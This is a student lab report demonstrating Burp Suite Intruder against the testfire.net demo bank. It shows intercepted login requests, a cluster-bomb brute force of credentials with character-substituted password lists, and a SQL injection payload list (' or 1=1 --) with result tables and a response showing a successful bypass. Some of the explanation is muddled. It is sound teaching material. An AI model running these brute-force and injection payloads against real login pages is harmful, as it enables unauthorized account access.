Experiment No. 11

Title: BURP Intruder Tab

Roll No.: 16010420075 **Experiments No.: 11**

Aim: To demonstrate BURP Intruder

\

Resources: virtual box

Theory


Burp Intruder is a program that automates customized web application attacks. It's highly powerful and adaptable, and it can be used to do everything from brute-force guessing web directories to active exploitation of complicated blind SQL injection vulnerabilities.

Burp Intruder works by taking an HTTP request (referred to as the "base request"), altering it in a methodical manner, issuing each modified version of the request, and evaluating the application's answers for interesting features.
You must indicate one or more sets of payloads for each assault, as well as the spots in the basic request where the payloads should be placed. There are numerous methods for creating payloads (including simple lists of strings, numbers, dates, brute force, bit flipping, and many others). Different algorithms can be used to arrange payloads into payload slots. Several tools are provided to assist in the analysis of the data and the identification of intriguing topics for further inquiry.

Many input-based vulnerabilities, including as SQL injection, cross-site scripting, and file path traversal, can be discovered by sending various test strings as request parameters and looking for error messages and other oddities in the application's responses. Manual testing is a time-consuming and arduous task given the size and complexity of today's apps.

IMPLEMENTATION AND RESULTS:

1. Go to www.testfire.net using BURP Site Intruder
2. For demo purposes, we will use captainamerica and username and captianamerica as password.We will be intercepting the request on the burp suite to change the username and password.




Online Banking Login

Username:

Password:


Login


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex \n

Request to http://testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 55
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=B619A55A86E69EF0248741520F44C29D
Connection: close

uid=captainamerica&passw=captainamerica&btnSubmit=Login
```




Online Banking Login

Username: captainamerica

Password: ••••••••••••••

3. The request will be sent to Burp Suite Intruder, which will brute force the password. We'll clear the selections for brute force in the Position tab of Burp Suite Intruder, and then specifically choose our erroneously entered username and password on the page. This enables Burp Suite to highlight the fields that needs to be brute-forced.



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Cluster bomb

```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 55
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=B619A55A86E69EF0248741520F44C29D
Connection: close

uid=§captainamerica§&passw=§captainamerica§&btnSubmit=Login
```

4. In this suite, we'll use the Cluster Bomb Attack Type. This is because both the username and password sections will be brute-forced. The attack iterates through each payload set one by one, testing all possible payload combinations. If there are two payload positions, the attack will place the first payload from payload set 2 in position 2, then iterate through all the payloads in payload set 1 in position 1; finally, it will

place the second payload from payload set 2 in position 2, then iterate through all the payloads in payload set 1 in position 1. This attack type is appropriate when an attack necessitates the insertion of unrelated or unknown input in many locations across the request (e.g., when guessing credentials, a username in one parameter, and a password in another parameter like this case).


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
6 × 7 × ...
Target Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 24 (approx)

Payload type: Character substitution Request count: 960 (approx)

Payload Options [Character substitution]

This payload type lets you configure a list of strings and apply various character substitutions to each item.


Character substitutions

a > 4 b > 8 e > 3 g > 6
i > 1 o > 0 s > 5 t > 7
z > 2

☐ Case sensitive match

Items (3)

admin
password
password123


8. Intruder attack of testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options


Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	☐	☐	145	
1	admin	admin	302	☐	☐	296	
2	4dmin	admin	302	☐	☐	145	
3	adm1n	admin	302	☐	☐	145	
4	4dm1n	admin	302	☐	☐	145	
5	password	admin	302	☐	☐	145	
6	p4ssword	admin	302	☐	☐	145	
7	pa5sword	admin	302	☐	☐	145	
8	p45sword	admin	302	☐	☐	145	
9	pas5word	admin	302	☐	☐	145	
10	p4s5word	admin	302	☐	☐	145	
11	pa55word	admin	302	☐	☐	145	
12	p455word	admin	302	☐	☐	145	
13	passw0rd	admin	302	☐	☐	145	
14	p4ssw0rd	admin	302	☐	☐	145	
15	pa5sw0rd	admin	302	☐	☐	145	
16	p45sw0rd	admin	302	☐	☐	145	
17	pas5w0rd	admin	302	☐	☐	145	
18	p4s5w0rd	admin	302	☐	☐	145	
19	pa55w0rd	admin	302	☐	☐	145	
20	p455w0rd	admin	302	☐	☐	145	

123 of 2160

5. Admin and admin have triggered a different duration than other brute forces, as we can see in the first choice of the payloads. The proper pattern is indicated by a change in status code or length in comparison to other possibilities. Using the brute force method, we were able to crack the password and username accurately.


   Now, for the SQL injection attack on the website, we'll use value in the username and password input fields, and we won't be able to use any input like ‘ because the website will sanitize the input field, which is a popular technique of SQL injection prevention.



Online Banking Login

Username: value

Password: •••••



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=B619A55A86E69EF0248741520F44C29D
Connection: close

uid=§value§&passw=§value§&btnSubmit=Login
```

6. In the payload section, we'll list the many SQL injection techniques that can be used to get access to various users. Because a SQL injection assault can take a long time, I've put the solution to SQL injection at the top of the list, along with only a few

payload options.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
6 × 7 × 8 × 9 × ...
Target Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 6

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
' or 1=1 --
'
'or true
```


9. Intruder attack of testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex Render
Search...
0 matches
Finished

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			302	□	□	145	
1	1	' or 1=1 --	302	□	□	644	
2	1	'	302	□	□	145	
3	1	'or true	302	□	□	145	
4	2	' or 1=1 --	302	□	□	145	
5	2	'	302	□	□	145	
6	2	'or true	302	□	□	145	

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tOC45OTk5OTk5MDcxMjAzMjRFMTV8ODAwMDAxfkNoZWNraW5nfjQuNzM3ODY5NzYzMTE5OTc5NkUyMHw4MDAwMDJ+U
2F2aW5nc34xLjY0NDcyMDA2NzA5ODYzNDZFMTl8ODAwMDAzfkNoZWNraW5nfjQuNzM3ODY5NzYzMTc3Nzk2RTIwfDgwMDAwNH5TYXZpbmdzfjE5OTE
wLjB8ODAwMDA1fkNoZWNraW5nfjI0MDI1LjB8ODAwMDA2flNhdmluZ3N+NTkxMDIuMHw4MDAwMDd+Q2hlY2tpbmd+MzIwMTUwLjB8NDUzOTA4MjAzO
TM5NjI4OH5DcmVkaXQgQ2FyZH4tMi4wMDg1NDM0MDEyNzg3MTE1NUUxOHw0NDg1OTgzMzU2MjQyMjE3fkNyZWRpdCBDYXJkfjEwMDAwLjk3fA==";
Version=1
